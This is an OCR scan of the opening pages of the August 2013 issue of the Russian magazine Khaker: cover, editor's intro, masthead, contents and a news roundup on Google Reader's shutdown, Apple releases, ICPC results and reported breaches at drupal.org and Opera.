

БЕЗУМНЫЕ СОБЫТИЯ ИЗ МИРА OPEN SOURCE 114
ХАКЕР
08(175) 2013
OAUTH 2 И ЕГО УЯЗВИМОСТИ
WWW.XAKEP.RU
СССР
Советские компьютеры: СМ, РК86, БК и другие
12+
РЕКОМЕНДОВАННАЯ ЦЕНА: 270 р.
30
КАК БОРЮТСЯ ЗА СВОБОДУ СЛОВА В СЕТИ
Интервью с одним из создателей Reddit
14
100 ПРОГРАММ ДЛЯ ХАКЕРА
Лучшие white hat'ы России советуют проверенные инструменты
(game)land hi-fun media
PUBLISHING FOR ENTHUSIASTS



TOP-100 УТИЛИТ ДЛЯ ХАКЕРА

У каждого из нас есть джентльменский набор софта и сервисов, которые мы используем. И конечно же, он есть у людей, которые профессионально занимаются информационной безопасностью.

Когда мы задумывали сделать подборку лучших хакерских утилит, то видели единственно верный путь составить такую подборку — опросить известных white hat'ов России о том, какими программами они пользуются. Было много обсуждений, какие утилиты включать, а какие нет. Разные варианты для описаний. Но в конце концов мы получили, возможно, первый текст, над которым работало так много людей из индустрии.

Со страницы Intro хочу сказать спасибо тем людям, которые постоянно поддерживают журнал отличными материалами и поучаствовали в коллективном написании статьи в этот раз:

- Александр Матросов, ESET
- Тарас Иващенко, Яндекс
- Арсений Реутов, Positive Technologies
- Андрей Петухов, SolidLab
- Иван Новиков, ONsec Lab
- Михаил Фирстов, Positive Technologies
- Дмитрий Евдокимов, Digital Security
- Алексей Тюрин, Digital Security
- Борис Рютин, ЦОР (eSage lab)
- Алексей Синцов, Nokia

Респект вам, ребята!

Степан Ильин,
главред Х
twitter.com/stepah

ХАКЕР

Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Курченко (kurchenko@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE и UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
X-MOBILE и PHREAKING	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Арт-директор	Алик Вайнер
Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАЗМЕЩЕНИЕ РЕКЛАМЫ

ООО «Рекламное агентство «Пресс-Релиз»
Тел.: (495) 935-70-34, факс: (495) 545-09-06, advert@glc.ru

ДИСТРИБУЦИЯ

Менеджер по распространению	Наталья Лапина (lapina@glc.ru)

ПОДПИСКА

Руководитель отдела подписки	Юлия Иванова (ivanova.y@glc.ru)

Онлайн-магазин подписки: http://shop.glc.ru
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков
с мобильных телефонов: 8-800-200-3-999

Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер. В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Тел.: (495) 934-70-34, факс: (495) 545-09-06. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, Финляндия. Тираж 190 000 экземпляров. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

CONT



14

100 ПРОГРАММ ДЛЯ ХАКЕРА

Лучшие security-утилиты, отобранные white hat'ами России

СТУДЕНТЫ ИТМО В ПЯТЫЙ РАЗ СТАЛИ ЧЕМПИОНАМИ МИРА ПО ПРОГРАММИРОВАНИЮ

8

АЛЕКСИС ОГАНЯН, СООСНОВАТЕЛЬ REDDIT

Все эксперты в Вашингтоне были уверены, что SOPA и PIPA пройдут. Расходитесь по домам, все уже решено. Но все изменилось от «неизбежного» до «немыслимого» всего за несколько месяцев.




АВГУСТ 2013

№ 175

MEGANEWS	4	Все новое за последний месяц
КОЛОНКА СТЁПЫ ИЛЬИНА	12	Как прошел Imagine Cup 2013
PROOF-OF-CONCEPT	13	Заверяем документы с помощью цепочки транзакций Bitcoin
100 ПРОГРАММ ДЛЯ ХАКЕРА	14	Лучшие security-утилиты, отобранные white hat'ами России
ИНТЕРНЕТ ДЛЯ ХОРОШИХ ЛЮДЕЙ	30	Интервью с Алексисом Оганяном, сооснователем Reddit
HI-TECH ФИТНЕС: ПРОВЕРЕНО НА СЕБЕ!	35	Как редакторы][и им сочувствующие пробовали софт и гаджеты для здорового образа жизни
ПРИВОДИМ В ЧУВСТВО WINDOWS 8	40	Допиливаем Windows 8 напильником, или hand-made версия Windows
ЛЮБОЙ СТРЕСС ЗА ВАШИ ДЕНЬГИ	44	Нагрузочное тестирование as a service
BACK IN THE .SU	48	Как делали компьютеры в СССР
ЯБЛОКО РАЗДОРА	54	Детальный обзор iOS 7
РОДСТВЕННЫЕ СВЯЗИ	58	Устанавливаем Linux-программы на смартфон под управлением Android
EASY HACK	62	Хакерские секреты простых вещей
ОБЗОР ЭКСПЛОЙТОВ	67	Анализ свеженьких уязвимостей
OAUTH 2 — Я УЗНАЮ ТЕБЯ ПО ТОКЕНАМ	72	Как система авторизации стала средством аутентификации и что из этого вышло
ОДНА УЯЗВИМОСТЬ — МНОГО РЕВАРДОВ	76	Ошибки настройки DNS топовых веб-проектов
КОЛОНКА АЛЕКСЕЯ СИНЦОВА	78	Проактивная защита: обратное проникновение
ПРЕПАРИРУЕМ ЕЖЕВИКУ	80	Опыт поиска уязвимостей в BlackBerry Z10
OUTSIDE THE BOX	84	Как перенести чужую игру с Xbox 360 на PC
PHDAYS: УЖЕ В ТРЕТИЙ РАЗ	88	Отчет из «диснейленда» для безопасников
X-TOOLS	92	7 утилит для исследователей безопасности
ИНЖЕКТИМ КОД В WIN8	94	Живы ли старые способы? И куда мы будем копать в будущем?
МАЛВАРЬ, БАБЛО КАЧАЙ	96	Большой обзор современной малвари, отжимающей деньги у пользователей
][-КОНЦЕПТ: ДОВЕРЕННАЯ СРЕДА	102	Как я делал доверенную вычислительную среду на основе «гипердрайвера»
ТОРКАЕТ НА ОТЛИЧНО!	108	Torque 3D: опенсорсный движок для хардкорных игр
ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ	112	Подборка интересных задач, которые дают на собеседованиях
ЭТОТ БЕЗУМНЫЙ, БЕЗУМНЫЙ OPEN SOURCE	114	Рассказ о самых необычных и странных событиях, произошедших в мире Open Source
ПРИКЛАДНАЯ АУДИОФИЛИЯ	118	Собираем звуковую станцию на базе Linux и MPD
ПЕЧАТЬ ЗАЩИТЫ	124	Обзор IBM Security Network Intrusion Prevention System
УНИВЕРСАЛЬНЫЙ СОЛДАТ	128	Унифицируем управление системами при помощи Rundeck
НАС БЫЛО СЕМЬ	134	Обзор дистрибутивов для организации NAS-сервера
ASUS RT-AC56U	139	Новый роутер от Asus с поддержкой 802.11ac
FAQ	140	Вопросы и ответы
ДИСКО	143	8,5 Гб всякой всячины
WWW2	144	Удобные web-сервисы

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца



ЖИЗНЬ ПОСЛЕ GOOGLE READER

ПРОШЕЛ МЕСЯЦ ПОСЛЕ ЗАКРЫТИЯ ЗНАМЕНИТОЙ ЧИТАЛКИ. ЧТО ТЕПЕРЬ?

Итак, свершилось — в начале июля Google прекратила работу своей RSS-читалки Google Reader, невзирая на ее популярность и протесты со стороны комьюнити. Официальное сообщение гласит: «Google Reader отключен. Мы хотим выразить благодарность всем, кто оставался с нами до конца. Мы понимаем, что не все согласятся с нашим решением, но мы уверены, что альтернативы вам понравятся не меньше, чем Reader. С уважением, команда Google Reader».

Все пользовательские данные о подписках будут доступны вплоть до 15 июля, чтобы люди имели возможность скопировать их через Google Takeout. После этой даты данные также будут удалены с серверов компании. Если кто-то не успеет озаботиться копированием — очень жаль, эта информация пропадет безвозвратно.

Создатель Google Reader Крис Уэзерелл уволился из «корпорации добра» еще в 2008 году и теперь признает, что если бы идея RSS-читалки пришла ему в голову сегодня, он не стал бы развивать проект внутри компании. Увы, теперь говорить об этом уже все равно поздно.

Петицию с требованием сохранить Google Reader подписало более 150 тысяч человек. Но к сожалению, это не помогло

Закрытие Google Reader, конечно, наделало много шума и (к счастью) породило множество альтернатив. Многие читалки, к примеру Digg Reader, вообще разместили у себя кнопку «Import from Google Reader», чтобы облегчить процесс миграции для пользователей. На какие альтернативы стоит обратить внимание?

Создатели Feedly, странноватого альтернативного веб-интерфейса для Google Reader, еще весной, когда прошла первая волна информации о закрытии, пообещали написать собственный бэкенд — и написали. Правда, после отключения Google-читалки Feedly скоропостижно «легла», не выдержав чудовищной нагрузки. Сейчас дела понемногу налаживаются.

Кроме Feedly, стоит посмотреть на Inoreader и G2Reader. У первой читалки есть PDA-версия, что для многих может оказаться решающим аргументом. Свой клон запустила и компания Betaworks, которой ныне принадлежит Digg. Пользоваться этим продуктом сложновато — на момент написания этой новости в Digg Reader невозможно было даже нормально задать сортировку.

Еще одна компания, решившаяся создать клон, — легендарный AOL. Но AOL Reader работает лишь в стадии закрытой беты, записаться можно здесь: reader.aol.com.



Забавный факт: бот Feedfetcher-Google до сих пор заходит на сайты в поисках RSS-лент. Одинокий, потерянный зомби.

КАСПЕРСКИЙ ОТКРОЕТ ИСХОДНИКИ

ВЫХОД НА НОВЫЕ РЫНКИ МОЖЕТ ПОТРЕБОВАТЬ ЖЕРТВ

Чтобы завоевать зарубежные рынки, порой приходится идти на уступки. Так, на Западе вопрос доверия к зарубежному ПО и железу в последнее время встает все острее. Яркий тому пример: власти США считают, что оборудование компании Huawei Technologies, которое устанавливают американские операторы, используется Китаем для шпионажа, и фактически его бойкотируют. Антивирусные решения от российской компании, очевидно, тоже вызывают в других странах немало вопросов, так как Евгений Касперский недавно заявил, что «Лаборатория Касперского» в ближайшем будущем раскроет исходный код своих продуктов. Касперский на примере пояснил, что, скорее всего, продукция компании Huawei содержит некие скрытые функции, но это не бэкдоры, а нечто среднее. Словом, проблема в том, что это скрытые функции, отсюда возникает недоверие. Хотя Евгений Касперский не стал вдаваться в политические аспекты проблемы, он признал, что и «Лаборатория Касперского» может пасть жертвой подобного недоверия в США, Западной Европе и Австралии. Компания как раз выходит на рынок Штатов и планирует использовать местные серверы для компиляции кода и резервного хранения данных. Касперский заявил: если возникнет надобность, американцы получат доступ к исходному коду и компания докажет, что в ее продуктах и технологиях «нет ничего потайного».



Напомним: в мае этого года стало известно, что «Лаборатория Касперского» собирается открыть представительство в Вашингтоне. И продавать свою продукцию компания планирует ни много ни мало американскому правительству.




О ЧЕМ СПЕЦСЛУЖБЫ СПРАШИВАЮТ IT-ГИГАНТОВ

СРАЗУ РЯД КОМПАНИЙ РАСКРЫЛИ ДАННЫЕ О ЗАПРОСАХ СПЕЦСЛУЖБ ЗА ПРОШЕДШИЙ ГОД

Любопытную статистику огласили сразу несколько крупных игроков IT-рынка, предварительно получив одобрение от правоохранительных органов. Первой выступила компания Facebook, рассказав, чем и сколько раз интересовались спецслужбы в конце прошлого года. Статистика такова: социальная сеть получила порядка 10 тысяч запросов от разных ведомств, касающихся 18–19 тысяч аккаунтов. В свою очередь, компания Microsoft сообщила, что за тот же период получила от полиции и служб безопасности 6–7 тысяч ордеров и запросов, касавшихся 31–32 тысяч аккаунтов. Вскоре последовала статистика и от Yahoo!: спецслужбы США интересовались частными данными пользователей 12–13 тысяч раз. «В основном речь в этих запросах шла о мошенничестве, убийствах, похищениях и прочих уголовных расследованиях», — пояснили представители компании.

В это же время издание The Washington Post написало, что АНБ и ФБР имеют прямой доступ к серверам перечисленных компаний и могут сами достать любую интересующую их информацию.

В Facebook и Microsoft эту информацию, разумеется, опровергли.



→ **57% компаний не применяют никаких средств для контроля ПО,** а еще 56% не следят за подключением внешних устройств, подсчитала «Лаборатория Касперского».



→ **LinkedIn ввел двухфакторную аутентификацию.** Напомню, в прошлом году LinkedIn уже допустил утечку данных 6,5 миллиона пользователей и явно не желает повторения.



→ **Создатели doubleTwist представили MagicPlay, открытый аналог AirPlay.** Есть надежда, что технология станет новым стандартом для беспроводной передачи звука.



→ **Новым лидером в области распространения спама является Белоруссия,** сейчас генерирующая 16,3% мирового спам-трафика. Таковы данные компании Appriver.

ДВЕ НЕОБЫЧНЫЕ ФЛЕШКИ

ФЛЕШКА С NFC-ЗАЩИТОЙ И VPN-ТОННЕЛЬ С ПОМОЩЬЮ ДВУХ ФЛЕШЕК


Сразу два необычных мини-гаджета принес нам прошедший месяц. Сначала компания PQI продемонстрировала, что у NFC-технологии есть и не совсем очевидные применения. PQI оснастили поддержкой NFC обычные флеш-накопители, превратив это в дополнительную защиту. Данные на флешке шифруются на аппаратном уровне, и, чтобы получить доступ к ним, понадобится другое устройство с поддержкой NFC, работающее под управлением Android. NFC дает возможность управлять работой накопителя: можно включить полный доступ, доступ только для чтения, однократный доступ и так далее. Флешки будут выпущены емкостью от 8 до 64 Гб. Продажи стартуют в конце года.

Устройство от компании iTwin еще любопытнее. iTwin Connect позволяет установить VPN-туннель между двумя компьютерами при помощи флешки, состоящей из двух частей. Как нетрудно понять, одна часть флешки подсоединяется к первому компьютеру, вторая — ко второму. Все данные между ними шифруются по протоколу AES-256. Вариант, конечно, не для продвинутых пользователей, но для обывателей — очень удобно.



Интерес к необычным флешкам не ослабевает: весной этого года проект myIdkey собрал на Kickstarter почти полмиллиона долларов вместо необходимых 150 тысяч. Суть разработки проста, как все гениальное: флешка для хранения паролей и ключей, с биометрической защитой данных, оснащенная сканером отпечатков пальцев и распознающая голос владельца.





Apple открыла фирменный интернет-магазин в России. Цены такие же, как в розницу, или выше, но вот возможность заказать кастомную конфигурацию макбука — бесценна.



Новый лидер топа-500 самых мощных суперкомпьютеров — китайская система Tianhe-2 («Млечный путь — 2»). Ее производительность составляет 33,86 петафлопс.

292%

«1984» ПОПУЛЯРЕН КАК НИКОГДА

Удивительный рост продаж продемонстрировал роман Джорджа Оруэлла «1984». Книга была написана 64 года назад, и в ней описывалось тоталитарное общество с полным контролем над информацией и личным пространством людей. Сегодня она как никогда актуальна. В начале июня «1984» вышел в лидеры продаж на Amazon.

7577

ССЫЛОК ПОПАЛИ В РЕЕСТР ЗАПРЕЩЕННЫХ САЙТОВ

«Лига безопасного интернета» поделилась данными, полученными от Роскомнадзора. За семь месяцев существования проекта в единый реестр запрещенных сайтов угодило больше семи с половиной тысяч ссылок на различные страницы. Также сообщается, что всего за это время поступило 46 800 жалоб на различные ресурсы.

«ЯБЛОЧНЫЕ» ОБНОВЛЕНИЯ

IOS 7, OS X 10.9 И НЕ ТОЛЬКО

Месяц выдался богатым на новинки от компании Apple, и на этот раз новости касаются не только железа, но и софта, о котором поговорим вначале.

На WWDC 2013 Apple представила OS X 10.9, официальное название которой Mavericks. Яблочная корпорация решила отойти от практики использования «животных» названий для версий своих ОС. OS X 10.9 получила имя Mavericks, в честь популярного среди серферов побережья в Северной Калифорнии. Изменений в новой версии немало, вот наиболее интересные из них:

- появились теги для папок, файлов и документов;
- улучшена работа JavaScript-движка, так что новая версия Safari стала еще быстрее;
- запущен сервис iCloud Keychain, который хранит пароли, логины и номера кредитных карт в облаке с шифрованием;
- традиционно поработали над производительностью, а также уменьшили потребление энергии и памяти. Ресурсы расходуются только на те окна, которые видны на экране.

Новые Air используют процессоры Haswell. Это увеличило время их автономной работы; в 11-дюймовой модели — с 5 до 9 часов, в модели с экраном диагональю 13,3 дюйма — с 7 до 12

Система выйдет в продажу этой осенью.

На той же конференции WWDC была представлена и iOS 7. Основное изменение заметно сразу — был переработан интерфейс. Иконки приложений стали плоскими, в ОС задействован новый шрифт, новые обои, а также переработаны штатные программы (календарь, погода, почта и так далее). Основной экран iOS научился реагировать на наклоны аппарата и отображает соответствующую анимацию, а на заблокированном экране теперь возможно выводить уведомления. Также Apple улучшила технологию многозадачности. Теперь система отслеживает, какие приложения используются реже, а какие — чаще, и соответствующим образом расставляет приоритеты. Еще одна приятная новость — на устройствах с iOS на борту появилась поддержка AirDrop — технологии беспроводного обмена файлами по сети Wi-Fi. Пользоваться ей смогут владельцы iPhone 5, iPad четвертого поколения, iPad mini и iPod touch пятого поколения. Siri получил новые голоса и стал «умнее». iOS 7 также будет доступна этой осенью.

Но помимо софта, Apple показала и кое-что интересное из железа. Mac Pro кардинально сменил дизайн. Теперь это цилиндр, закрытый черной глянцевой панелью, вид которого навевает мысли то ли о R2D2, то ли о шлеме Дарта Вейдера. В панели имеются прорези в области интерфейсных разъемов. В числе последних — четыре USB, два RJ-45, HDMI 1.4 и сразу шесть портов Lightning 2.0. Известно, что новый Mac Pro будет оснащен 12-ядерным процессором Intel Xeon E5, оперативной памятью DDR3 1866 МГц, беспроводными адаптерами Wi-Fi 802.11ac и Bluetooth 4.0, а также двумя 3D-картами AMD FirePro, обеспечивающими поддержку разрешения 4K (Ultra HD). Цена новинки пока неизвестна.



Mac Pro кардинально сменил дизайн. Теперь это цилиндр, закрытый черной глянцевой панелью, вид которого навевает мысли о R2D2.

01



ZEUS ПО-ПРЕЖНЕМУ ОПАСЕН

→ По данным компании Eset, банковские трояны семейства Zeus отнюдь не забыты и до сих пор представляют ощутимую угрозу. Согласно отчету, в мае семейство ZBot опять показало рост активности и достигло уровня распространенности 4,83%, что совсем не мало.

02



СЛЕДИМ ЗА ВАМИ ЧЕРЕЗ FLASH. ОПЯТЬ

→ Все помнят уязвимость в Adobe Flash, что позволяла получить доступ к веб-камере без ведома юзера? Баг появился вновь и опять позволяет делать снимки с веб-камеры. Чтобы дать доступ к камере, жертве нужно нажать на элемент в флешке, поверх которого наложена специальная прозрачная панель.

03



«КОНТРА» БЕССМЕРТНА. ТЕПЕРЬ ДЛЯ IOS

→ Все, чье детство прошло в девяностые, хорошо помнят культовую серию игр Contra от японской компании Konami; длинный Konami-код, ставший нарицательным и дающий игроку тридцать жизней вместо трех… Появился хороший повод вернуться в детство — Konami выпустила Contra: Evolution для iOS!

КОМАНДА ИТМО ПОБЕДИЛА В ICPC

САНКТ-ПЕТЕРБУРЖЦЫ В ПЯТЫЙ РАЗ СТАЛИ ЧЕМПИОНАМИ В МЕЖДУНАРОДНОЙ СТУДЕНЧЕСКОЙ ОЛИМПИАДЕ ПО ПРОГРАММИРОВАНИЮ

В 27-м по счету финале ACM ICPC приняло участие 120 команд из 36 стран мира. Таким образом, до итогового состязания было допущено 360 студентов из 300 тысяч, участвовавших в отборных региональных этапах олимпиады. По условиям финального конкурса командам было предложено решить 11 задач за пять часов. При подсчете очков учитывается скорость решения задач, а также количество попыток (за каждое неверное решение назначается пенальти). Из 11 задач не решена была только одна. Рекорд скорости решения одной задачи принадлежит команде Национального университета Тайваня — ребята ухитрились верно решить одну из задач через десять минут после начала состязания. Как отмечают организаторы, за это время сложно было успеть даже прочитать все условия задач.

Принимающей стороной выступала команда Санкт-Петербургского университета информационных технологий, механики и оптики (ИТМО). В прошлом эта команда уже четыре раза занимала первое место в ICPC, что является рекордом, поэтому еще до начала состязания ребята по праву считались фаворитами. ИТМО не подвел и в этом году, заняв первое место. Команде единственной удалось решить десять задач. При этом нужно отметить, что по правилам соревнования каждый студент имеет право участвовать в финале ICPC только два раза в жизни. Поскольку состав команд постоянно меняется, своим успехом ИТМО обязан как студентам, так и тренеру команды Андрею Станкевичу, работающему с командой университета с 2001 года.

Призовые места в олимпиаде заняли 13 университетов, было выдано четыре золотые медали, четыре серебряные и пять бронзовых. Золотые медали получили студенты Шанхайского университета Цзяо Тонг, Токийского университета, Национального университета Тайваня. Команде СПбГУ присудили серебряную медаль (5-е место), Киевскому национальному университету имени Тараса Шевченко — серебряную медаль (7-е место), Белорусскому государственному университету — серебряную медаль (8-е место), МГУ — бронзовую медаль (10-е место), Пермскому государственному университету — бронзовую медаль (13-е место).

На официальных сайтах олимпиады можно ознакомиться с полными результатами состязания (goo.gl/cz7vK), а также с условиями задач (goo.gl/I2b5X).




Россия впервые приняла у себя ICPC. В следующем году олимпиада также пройдет у нас — на этот раз в Екатеринбурге.

01

DRUPAL.ORG ВЗЛОМАЛИ

→ Хакеры добрались до drupal.org — официального сайта популярной CMS. К сожалению, злоумышленникам удалось скомпрометировать имена пользователей, email'ы, информацию о стране проживания и даже защищенные пароли. После инцидента администрация «обнулила» почти полмиллиона человек.

02



БЫВШИЙ ГЛАВА PALM СОЖАЛЕЕТ О СДЕЛКЕ С HP

→ Три года назад компанию Palm продали Hewlett-Packard за 1,2 миллиарда долларов. Ничего хорошего из этого, увы, не вышло. Теперь экс-гендиректор Palm Джон Рубинштейн признал: «Если бы у нас была возможность вернуть все назад, я не дал бы согласия на сделку. Мы упустили компанию».

03



ПРОГРАММА ВОЗНАГРАЖДЕНИЙ ОТ MICROSOFT

→ Платить деньги за уязвимости давно начали многие игроки рынка, и теперь их ряды пополнила компания Microsoft. Отныне BugBounty работает на постоянной основе, а не только в рамках различных конференций и конкурсов. Максимальное вознаграждение за баг — 100 тысяч долларов.

RESTART PROJECT — ПОЧИНИМ ВСЁ

ИНТЕРЕСНОЕ ДВИЖЕНИЕ ЗАРОДИЛОСЬ У НАШИХ ЕВРОПЕЙСКИХ СОСЕДЕЙ

В детстве некоторые из нас посещали клубы/кружки радиолюбителей, теперь стало модно и удобно ходить в хакспейсы. Но движение, зародившееся год назад в Великобритании, похоже, объединяет в себе все это вместе взятое, только с примесью экодвижения.

Restart Project (therestartproject.org), или, говоря по-русски, «Проект перезагрузка», представляет собой своеобразный клуб бесплатных ремонтников, руководствующихся Благородной Целью. Основные идеи движения: починка любой техники (бесплатно), экономия денег, получение удовольствия и морального удовлетворения от ремонта вещей, а также борьба с маркетинговыми уловками корпораций, постоянно навязывающих покупателям новые и новые гаджеты, порой намеренно встраивая в них хрупкие или деградирующие компоненты.

Простая идея чинить сломанное и помогать в этом ближним настолько понравилась британцам, что на каждую «restart-вечеринку» приходит все больше людей, принося с собой ноутбуки, смартфоны, DVD-плееры, принтеры и другую электронику. Число добровольных ремонтников уже превысило 58 человек, а уж счет их клиентов и вовсе пошел на сотни. Оказалось, что починка техники — это неплохой способ провести досуг и повод познакомиться с интересными людьми.



В Лондоне уже состоялось 27 «restart-вечеринок», в ходе которых отремонтировали порядка 393 килограммов электроники.



РОЗЕТКИ НЕ НУЖНЫ

МОБИЛЬНЫЕ АККУМУЛЯТОРЫ HIPER MOBILEPOWER

В наш век цифровых технологий и сенсорных экранов, когда устройства с трудом способны продержаться от одного заряда хотя бы сутки, как никогда остро стоит вопрос их подзарядки. Компания HIPER представляет отличное решение этой проблемы для любого гаджетомана — серию мобильных аккумуляторов mobilePower емкостью от 2500 мА • ч до 15 000 мА • ч. HIPER mobilePower способен выручить пользователя в любой момент, подзарядив цифровое устройство через один из USB-портов с током 1,0 А или 2,1 А. Каждая модель снабжена четырехуровневым индикатором, функциональным LED-фонариком и кардридером для SD-карточек.

Самая емкая модель — MP15000 станет отличным выбором для длительных поездок и путешествий. Для мобильных применений HIPER предлагает модели с меньшей емкостью, например MP5000, обладающий более скромным весом и габаритами, так что аккумулятор легко поместится в любую сумку и не будет обременять пользователя. В комплект поставки также включены самые разные переходники, чтобы вопрос зарядки любого устройства на ходу не был проблемой, даже если под рукой не оказалось стандартного кабеля. Стоимость моделей варьируется от 23 до 47 долларов, в зависимости от емкости.



→ **Данные о шести миллионах человек «потеряла» компания Facebook.** Социальная сеть призналась в утечке email-адресов и телефонов своих пользователей из-за бага.



→ **Журналисты BBC выяснили — оснащенный веб-камерой компьютер женщины,** зараженный малварью, ценится в 100 раз дороже (1 доллар), чем компьютер мужчины (0,01 доллара).



→ **Вышел в свет релиз Cryptocat 2.1.** У мессенджера появился новый графический интерфейс, а также реализована передача зашифрованных файлов в общий чат.



→ **Брюс Шнайер, известный эксперт в сфере ИБ и криптограф,** вошел в состав совета директоров Фонда электронных рубежей (Electronic Frontier Foundation, EFF).

OPERA SOFTWARE ВЗЛОМАЛИ


ХАКЕРЫ УКРАЛИ СЕРТИФИКАТ

В конце июня компания Opera Software, чей браузер по-прежнему весьма популярен на территории России и стран СНГ, сообщила о факте взлома. Атака на внутреннюю сеть компании явно не была случайной, и злоумышленники знали, что делают. К сожалению, Opera постигла та же участь, что компанию Adobe в прошлом году, — хакеры сумели заполучить «как минимум один старый и просроченный сертификат Opera для подписи кода». Теперь взломщики могут распространять вредоносные программы за подписью Opera Software, что они и поспешили сделать. Малварь поместили в автообновление браузера. Разработчики предупреждают, что пользователи браузера Opera под Windows могли автоматически скачать и установить вредоносный софт 19 июня между 01:00 и 01:36 UTC. Проблема точно коснулась нескольких тысяч человек по всему миру (что в общем масштабе, к счастью, не так много). Opera рекомендует обновить браузер и приносит извинения. Сейчас серверы уже очищены от вредоносных программ, начато расследование.



Оказывается, у перехода Opera на движок Google Blink есть плюсы. К примеру, теперь в Opera легко устанавливаются большинство расширений для Google Chrome.





→ **На базе GPU NVidia ученые Стэнфордского университета** создали крупнейшую в мире нейронную сеть. Шестнадцать серверов с GPU образовали сеть с 11,2 миллиарда параметров.



→ **Некогда популярнейшая поисковая система AltaVista,** принадлежащая теперь компании Yahoo!, официально прекратила свою работу 8 июля 2013 года.

3 000 000 ЗАПРОСОВ В СУТКИ ДОСТИГ DUCKDUCKGO

→ Мы уже писали о поисковике DuckDuckGo — интересной альтернативе Google, Bing и другим популярным машинам. В DDG нет рекламы, зато есть полная анонимность и много полезных фишек. Рады сообщить, что популярность DDG растет — три миллиона запросов в сутки против сотни тысяч запросов в день еще пару лет назад.

24% ПЛАГИНОВ К WORDPRESS ИМЕЮТ ДЫРКИ

→ Недавно в компании Checkmarx провели эксперимент — взяли 50 самых популярных плагинов для WordPress и поискали в них недочеты. Оказалось, что 12 из 50 уязвимы даже к самым примитивным атакам, вроде SQL-инъекций и XSS. Компания сообщает, что суммарно уязвимые плагины были загружены более восьми миллионов раз.

XBOX ONE — ВСЕ БУДЕТ СОВСЕМ НЕ ТАК

НОВЫЕ ПОДРОБНОСТИ О ГРЯДУЩЕЙ КОНСОЛИ

Анонс новой консоли от Microsoft оказался весьма странным, о чем мы уже рассказывали тебе недавно. Жесткие ограничения на б/у игры, постоянное подключение к сети в принудительном порядке, ориентированность скорее на телевидение, нежели на игровую составляющую. Все это вызвало недоумение и много вопросов. Похоже, ропот аудитории был услышан, и Microsoft спешно вносит коррективы в свои планы.

На официальном сайте компании спустя почти месяц после анонса Xbox One появились новые подробности о приставке, часть из которых прямо противоречит рассказанному ранее на презентации. Нет, пугаться не стоит, новости в большинстве своем, напротив, хорошие.

> *Microsoft отменила плату за выпуск патчей и обновлений к играм для Xbox 360, которая наносила немалый урон инди-разработке*

